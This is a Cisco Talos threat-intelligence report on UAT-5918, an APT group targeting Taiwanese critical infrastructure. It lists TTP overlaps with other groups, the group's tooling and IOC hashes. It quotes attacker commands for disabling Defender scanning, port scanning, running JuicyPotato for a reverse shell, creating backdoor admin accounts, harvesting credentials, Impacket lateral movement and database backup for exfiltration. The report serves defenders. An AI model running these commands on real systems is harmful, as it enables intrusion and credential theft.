UAT-5918 targets critical infrastructure entities in Taiwan

By Jungsoo An

Published: 2025-03-20 · Archived: 2026-04-05 15:39:03 UTC

- Cisco Talos discovered a malicious campaign we track under the UAT-5918 umbrella that has been active since at least 2023.
- UAT-5918, a threat actor believed to be motivated by establishing long-term access for information theft, uses a combination of web shells and open-sourced tooling to conduct post-compromise activities to establish persistence in victim environments for information theft and credential harvesting.
- We assess that UAT-5918's post-compromise activity, tactics, techniques, and procedures (TTPs), and victimology overlaps the most with Volt Typhoon, Flax Typhoon, Earth Estries, and Dalbit intrusions we've observed in the past.

UAT-5918's activity cluster

Overview


Talos assesses with high confidence that UAT-5918 is an advanced persistent threat (APT) group that targets entities in Taiwan to establish long-term persistent access in victim environments. UAT-5918 usually obtains initial access by exploiting N-day vulnerabilities in unpatched web and application servers exposed to the internet. The threat actor will subsequently use a plethora of open-source tools for network reconnaissance to move through the compromised enterprise.

The activity that we monitored suggests that the post-compromise activity is done manually with the main goal being information theft. Evidently, it also includes deployment of web shells across any discovered sub-domains and internet-accessible servers to open multiple points of entry to the victim organizations. UAT-5918's intrusions harvest credentials to obtain local and domain level user credentials and the creation of new administrative user accounts to facilitate additional channels of access, such as RDP to endpoints of significance to the threat actor.

Typical tooling used by UAT-5918 includes networking tools such as FRPC, FScan, In-Swor, Earthworm, and Neo-reGeorg. Credential harvesting is accomplished by dumping registry hives, NTDS, and using tools such as Mimikatz and browser credential extractors. These credentials are then used to perform lateral movement via either RDP, WMIC (PowerShell remoting), or Impacket.

UAT-5918 activity cluster overlapping

UAT-5918's tooling and TTPs overlap substantially with several APT groups including Volt Typhoon, Flax Typhoon and Dalbit.



Tool/TTP	UAT-591	Volt Typhoon	Flax Typhoon	Tropic Trooper/ Earth Centaur	Earth Estries	Dalbit
FRP	✓	✓		✓	✓	✓
Neo-reGeorge	✓			✓		✓
Earthworm	✓	✓				
FScan	✓			✓	✓	✓
In-Swor	✓			✓		
Chopper webshell	✓		✓		✓	✓
JuicyPotato	✓		✓			✓
Metasploit based reverse shells	✓		✓			✓
Mimikatz	✓	✓	✓			✓
Impacket	✓	✓			✓	
Other webshells	✓		✓	✓	✓	✓
Gather disk information	✓	✓				
Backdoored user account creation	✓	✓				✓
Dump Registry hive	✓	✓	✓	✓		
Extract NTDIS	✓	✓			✓	
RDP based pivoting	✓	✓	✓			✓
LOLBins for reconnaissance/ Enumeration of environment	✓	✓	✓		✓	
Browser information - logins, history, passwords	✓	✓			✓	
Lack of custom-made, post-exploitation malware	✓	✓	✓			

Figure 1. UAT-5918 TTPs and tooling overlaps with similar APT groups.

There is a significant overlap in post-compromise tooling and TTPs with Volt Typhoon, such as using ping and tools like In-Swor for network discovery; gathering system information such as drive and partition; gathering logical drive information such as names, IDs, size, and free spaces; credential dumping from web browser applications; using open-source tools such as frp, Earthworm, and Impacket for establishing control channels; and the absence of custom-made malware. The U.S. government assesses that Volt Typhoon is a PRC state-sponsored actor conducting cyberattacks against U.S. critical infrastructure.

Multiple tools used in this intrusion also overlap with tooling used by Flax Typhoon in the past, such as the Chopper web shell, Mimikatz, JuicyPotato, Metasploit, WMIC and PowerShell, along with the use of tactics such as relying on RDP and other web shells to persist in the enterprise and WMIC for gathering system information. The U.S. government attributes Flax Typhoon, a Chinese government-sponsored threat actor, to the Integrity Technology Group, a PRC-based company.


Additionally, tooling such as FRP, FScan, In-Swor, and Neo-reGeorg, as well as filepaths and names used by UAT-5918, overlap with those used by Tropic Trooper. Tropic Trooper's malware suite, specifically Crowdoor Loader and SparrowDoor, overlap with the threat actors known as Famous Sparrow and Earth Estries. We have also observed overlaps in tooling and tactics used in this campaign operated by UAT-5918 and in operations conducted by Earth Estries, including the use of FRP, FScan, Webshells, Impacket, living-off-the-land binaries

(LoLBins), etc. Furthermore, we've discovered similar tooling between UAT-5918 and Dalbit consisting of port scanners, proxying tools, reverse shells, and reconnaissance TTPs.

It is worth noting that a sub-set of tools UAT-5918 uses such as LaZagne, SNetCracker, PortBrute, NetSpy etc., have not been seen being used by the aforementioned threat actors in public reporting. It is highly likely that this tooling might be exclusively used by UAT-5918 or their usage by other related groups may have been omitted in publicly available disclosures.

Victimology and targeted verticals

UAT-5918 also overlaps with the previously mentioned APT groups in terms of targeted geographies and industry verticals, indicating that this threat actor's operations align with the strategic goals of the aforementioned set of threat actors.



We have primarily observed targeting of entities in Taiwan by UAT-5918 in industry verticals such as telecommunications, healthcare, information technology, and other critical infrastructure sectors. Similar verticals and geographies have also been targeted by APT groups such as Volt Typhoon, Flax Typhoon, Earth Estries, Tropic Trooper, and Dalbit.

Initial access and reconnaissance

UAT-5918 typically gains initial access to their victims via exploitation of known vulnerabilities on unpatched servers exposed to the internet. Activity following a successful compromise consists of preliminary

reconnaissance to identify users, domains, and gather system information. Typical commands executed on endpoints include:

```
ping <IP>
net user
systeminfo
arp -a
route print
tasklist
tasklist -v
netstat -ano
whoami
ipconfig
query user
cmd /c dir c:\users\<username>\Desktop
cmd /c dir c:\users\<username>\Documents
cmd /c dir c:\users\<username>\Downloads
```

Initial credential reconnaissance is carried out using the cmdkey command:

```
cmdkey /list
```

The threat actor then proceeds to download and place publicly available red-teaming tools (illustrated in subsequent sections) on endpoints to carry out further actions. In some cases, UAT-5918 also disabled Microsoft Defender’s scanning of their working directories on disk:

```
powershell.exe -exec bypass Add-MpPreference -ExclusionPath <working_directory>
powershell Get-MpPreference
```

Post-compromise tooling

UAT-5918's post-compromise tooling consists of web shells, some of which are publicly available, such as the Chopper web shell, multiple red-teaming and network scanning tools, and credentials harvesters.

Reverse proxies and tunnels

The actor uses FRP and Neo-reGeorge to establish reverse proxy tunnels for accessing compromised endpoints via attacker controlled remote hosts. The tools are usually downloaded as archives and extracted before execution:

```
C:/Temp/frpc-x64[.]zip

C:\Program Files\7-Zip\7zG[.]exe x -oC:\Temp\frpc-x64" -spe -slp- -an -
ai#7zMap11476:44:7zEvent8716


C:\Program Files\WinRAR\WinRAR[.]exe x -iext -ow -ver -- C:\ProgramData\Neo-
reGeorg-5[.]2[.]0[.]zip C:\ProgramData\Neo-reGeorg-5.2.0\
```

The Earthworm (ew) tool for establishing proxies is also run:

```
C:/Temp/erp/ew-x86[.]zip

C:\Program Files\7-Zip\7zG[.]exe x -oC:\Temp\erp\ew-x86" -spe -slp- -an -
ai#7zMap6742:48:7zEvent12423

Run32[.]exe -s sscoksd -l 8888
```

Port scanning

FScan is a port and vulnerability scanning tool that can scan ranges of IP addresses and Ports specified by the attackers:

```
C:/Temp/fscan-x64[.]zip

C:\Program Files\7-Zip\7zG[.]exe x -oC:\Temp\fscan-x64" -spe -slp- -an -
ai#7zMap19425:46:7zEvent257

C:/Temp/fscan-x64/Run[.]exe -h <IP_range>/16 -nopoc -nobr -p 22,80,445 -t 5


cmd /c C:\ProgramData\f[.]exe -h <begin_IP>—<end_IP>

cmd[.]exe /c C:\ProgramData\64[.]exe -h <begin_IP>—<end_IP> -o out3[.]txt

cmd[.]exe /Q /c fscan64[.]exe -h <ip_range>/<mask> -o 64_result_10.txt 1> [\]
[\]127[.]0[.]0[.]1\ADMIN$__<ts> 2>&1
```

Talos has observed the actor scanning of these ports in particular:

```
 21 22 80 81 83 91 135 443 445 888 808 889 5432 8000 8080 54577 11211
```

The threat actor also relies extensively on the use of In-Swor, a publicly available tool authored and documented by Chinese speaking individuals, for conducting port scans across ranges of IP addresses. A sample command of In-Swor's use is:

```
Run[.]exe -h <ip_range>/24 -nopoc -pwdf pw[.]txt -p 1521,6379 -t 4
```

In-Swor was used to scan for the following ports across IP address ranges:

```
22              SSH
80              HTTP
135             RPC
445             SMB
1433            SQL server
1521            Oracle DBs
3306            MySQL
3389            RDP
4194            Kubernetes?
5432            PostgreSQL
5900            VNC
6379            Redis
10248       ?
10250       Kubernetes
10255       MongoDB
```

In other instances, In-Swor was used to establish proxy channels:

```
svchost[.]exe proxy -l *:22 -k 9999
svchost[.]exe proxy -l *:443 -k 9999
svchost[.]exe proxy -hc -l *:443 -k 99997654
svchost[.]exe -hc proxy -l *:443 -k 99997654
svchost[.]exe proxy -l 443 -v

 svchost[.]exe -type server -proto tcp -listen :443
svchost[.]exe -type server -proto http -listen :443
svchost[.]exe -type server -proto rhttp -listen :443
```

In addition to FScan, PortBrute, another password brute forcer for multiple protocols such as FTP, SSH, SMB, MYSQL, MONGODB, etc., was also downloaded and used:

```
PortBruteWin(5).exe -up <username>:<password>
```

Additional network reconnaissance

The threat actor uses two utilities for monitoring the current connection to the compromised hosts — NirSoft's CurrPorts utility and TCPView. Both tools are likely used to perform additional network discovery to find accessible hosts to pivot to:

```
C:\Users\<compromised_user>\Desktop\cports-x64/cports.exe
C:\Users\<compromised_user>\Desktop\TCPView\tcpview64.exe
```

The threat actor also uses PowerShell-based scripts to attempt SMB logins to specific endpoints already identified by them:

```
powershell[.]exe -file C:\ProgramData\smblogin-extra-mini.ps1
```

Netspy, another tool authored and documented by Chinese speaking individuals, is a network segmentation discovery tool that UAT-5918 employs occasionally for discovery. The fact that the operator had to check the tool help denotes the lack of automation and the unusual usage of such tool:

```
netspy[.]exe -h
```

Gathering local system information

The attackers may also gather commands to profile the endpoint and its drives:

```
wmic diskdrive get partitions /value
fsutil fsinfo drives
wmic logicaldisk get DeviceID,VolumeName,Size,FreeSpace
wmic logicaldisk get DeviceID,VolumeName,Size,FreeSpace /format:value
```

Maintaining persistent access to victims

The threat actor attempts to deploy multiple web shells on systems they find are hosting web applications. The web shells are typically ASP or PHP-based files placed deep inside housekeeping directories such as image directories, user files etc.

The threat actor uses JuicyPotato’s (a privilege escalation tool) web shell variant that allows JuicyPotato to act as a web shell on the compromised system accepting commands from remote systems to execute:

JuicyPotato is then run to spawn cmd[.]exe to run a reverse shell that allows the threat actor to run arbitrary commands:

```
Run.exe -t t -p c:\windows\system32\cmd.exe -l 1111 -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
```

UAT-5918 will also use PuTTY's pscp tool to connect to and deliver additional web shells to accessible endpoints (likely servers) within the network:

```
pscp[.]exe <web_shell> <user>@<IP>:/var/www/html/<web_shell>
```

Furthermore, Talos has observed UAT-5918 execute reverse Meterpreter shells to maintain persistent access to the compromised hosts:

```
C:\ProgramData\bind.exe

C:\ProgramData\microbind.exe

C:\ProgramData\reverse.exe

cmd /c C:/ProgramData/microbind.exe
```

Backdoored user account creation

UAT-5918 regularly creates and assigns administrative privileges to user accounts they've created on compromised endpoints:

```
net user <victimname_username> <password> /add
net localgroup administrators <username> /add
net group domain admins <username> /add /domain
```


Credential harvesting is a key tactic in UAT-5918 intrusions, instrumented via the use of tools such as Mimikatz, LaZagne, and browser credential stealers:

Mimikatz: A commonly used credential extractor tool is run to obtain credentials from the endpoint:

LaZagne: LaZagne is an open-sourced credential extractor:

```
C:/ProgramData/LaZagne.exe
C:/ProgramData/LaZagne.exe -all >> laz.txt
```

Registry dumps: The “reg” system command is used to take dumps of the SAM, SECURITY and SYSTEM hives:



Google Chrome information: The adversary also uses a tool called BrowserDataLite, a tool to extract Login information, cookies, and browsing history from web browsers. The extracted information is subsequently accessed via notepad[.]exe:

```
BrowserDataLite_x64.exe

 C:\Windows\system32\NOTEPAD.EXE Chrome_LoginPass.txt
C:\Windows\system32\NOTEPAD.EXE Chrome_Cookies.txt
C:\Windows\system32\NOTEPAD.EXE Chrome_History.txt
```

SNETCracker: A .NET-based password cracker (brute forcer) for services such as SSH, RDP, FTP, MySQL, SMPT, Telnet, VNC, etc.:

Finding strings related to credentials such as:

```
findstr /s /i /n /d:C:\ password *.conf
```

Pivoting to additional endpoints

UAT-5918 consistently attempts to gain access to additional endpoints within the enterprise. They will perform network reconnaissance cyclically to discover new endpoints worth pivoting to and make attempts to gain access via RDP or Impacket:

```
mstsc.exe -v <hostname>
```

Impacket was also used on multiple occasions to pivot into additional endpoints and copy over tools:

```
python wmiexec[.]py Administrator:<password>@<IP> -codec big5 1> [\][\]127[.]0[.]0[.]1\ADMIN$\__<tim

 cmd[.]exe /Q /c echo python wmiexec[.]py Administrator:<password>@<IP> -codec big5 ^> \\<hostname>\

 cmd[.]exe /Q /c net use [\][\]<IP>\c$ /user:<username> 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
cmd[.]exe /Q /c dir [\]\[\]<IP>\c$ 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
cmd[.]exe /Q /c copy fscan64[.]exe [\][\]<IP>\c$\ 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
cmd[.]exe /Q /c copy [\][\]<IP>\c$\<scan_result>.txt 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
cmd[.]exe /Q /c copy fscan[.]exe [\][\]<IP>\c$\ 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
cmd[.]exe /Q /c copy mimikatz[.]exe [\][\]<IP>\c$ 1> [\][\]127[.]0[.]0[.]1\<share>__ 2>&1
```

File collection and staging

UAT-5918 pivots across endpoints enumerating local and shared drives to find data of interest to the threat actor. This data may include everything that furthers the APT's strategic and tactical goals and ranges from confidential documents, DB exports and backups to application configuration files. In one instance, the threat actor used the SQLCMD[.]exe utility to create a database backup that could be exfiltrated:

```
C:/ProgramData/SQLCMD.EXE -S <target_server_DB> -U <username> -P <password> -Q BACKUP DATABASE <NAME
```

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found at our GitHub repository here.

```
6F6F7AA6144A1CFE61AC0A80DB7AD712440BDC5730644E05794876EB8B6A41B4
BAB01D029556CF6290F6F21FEC5932E13399F93C5FDBCFFD3831006745F0EB83
F7F6D0AFB300B57C32853D49FF50650F5D1DC7CF8111AA32FF658783C038BFE5
497A326C6C207C1FB49E4DAD81D051FCF6BCBE047E0D3FE757C298EF8FE99ABA
F9EB34C34E4A91630F265F12569F70B83FEBA039C861D6BF906B74E7FB308648
DD832C8E30ED50383495D370836688EE48E95334270CBBCE41109594CB0C9FD1
F7B52EE613F8D4E55A69F0B93AA9AA5472E453B0C458C8390DB963FF8B0B769C
B994CBC1B5C905A2B731E47B30718C684521E8EC6AFB601AFECF30EF573E5153
12D4EFE2B21B5053A3A21B49F25A6A4797DC6E9A80D511F29CA67039BA361F63
2272925B1E83C7C3AB24BDEB82CE727DB84F5268C70744345CDA41B452C49E84
71EB5115E8C47FFF1AB0E7ACEBAEA7780223683259A2BB1B8DB1EB3F26878CA4
E159824448A8E53425B38BD11030AA786C460F956C9D7FC118B212E8CED4087A
7EF22BFB6B2B2D23FE026BDFD7D2304427B6B62C6F9643EFEDDB4820EBF865AF
EFC0D2C1E05E106C5C36160E17619A494676DEB136FB877C6D26F3ADF75A5777
B7690c0fc9ec32e1a54663a2e5581e6260fe9318a565a475ee8a56c0638f38d0
A774244ea5d759c4044aea75128a977e45fd6d1bb5942d9a8a1c5d7bff7e3db9
31742ab79932af3649189b9287730384215a8dccdf21db50de320da7b3e16bb4
09cea8aed5c58c446e6ef4d9bb83f7b5d7ba7b7c89d4164f397d378832722b69
D47e35baee57eb692065a2295e3e9de40e4c57dba72cb39f9acb9f564c33b421
1753fa34babeeee3b20093b72987b7f5e257270f86787c81a556790cb322c747
F4ea99dc41cb7922d01955eef9303ec3a24b88c3318138855346de1e830ed09e
5b0f8c650f54f17d002c01dcc74713a40eccb0367357d3f86490e9d17fcd71e8
3588bda890ebf6138a82ae2e4f3cd7234ec071f343c9f5db5a96a54734eeaf9f
95eee44482b4226efe3739bed3fa6ce7ae7db407c1e82e988f27cd27a31b56a6
02ab315e4e3cf71c1632c91d4914c21b9f6e0b9aa0263f2400d6381aab759a61
D1825cd7a985307c8585d88d247922c3a51835f9338dc76c10cdbad859900a03
234899dea0a0e91c67c7172204de3a92a4cbeef37cdc10f563bf78343234ad1d
8d440c5f0eca705c6d27aa4883c9cc4f8711de30fea32342d44a286b362efa9a
Ffb8db57b543ba8a5086640a0b59a5def4929ad261e9f3624b2c0a22ae380391
```

Source: https://blog.talosintelligence.com/uat-5918-targets-critical-infra-in-taiwan/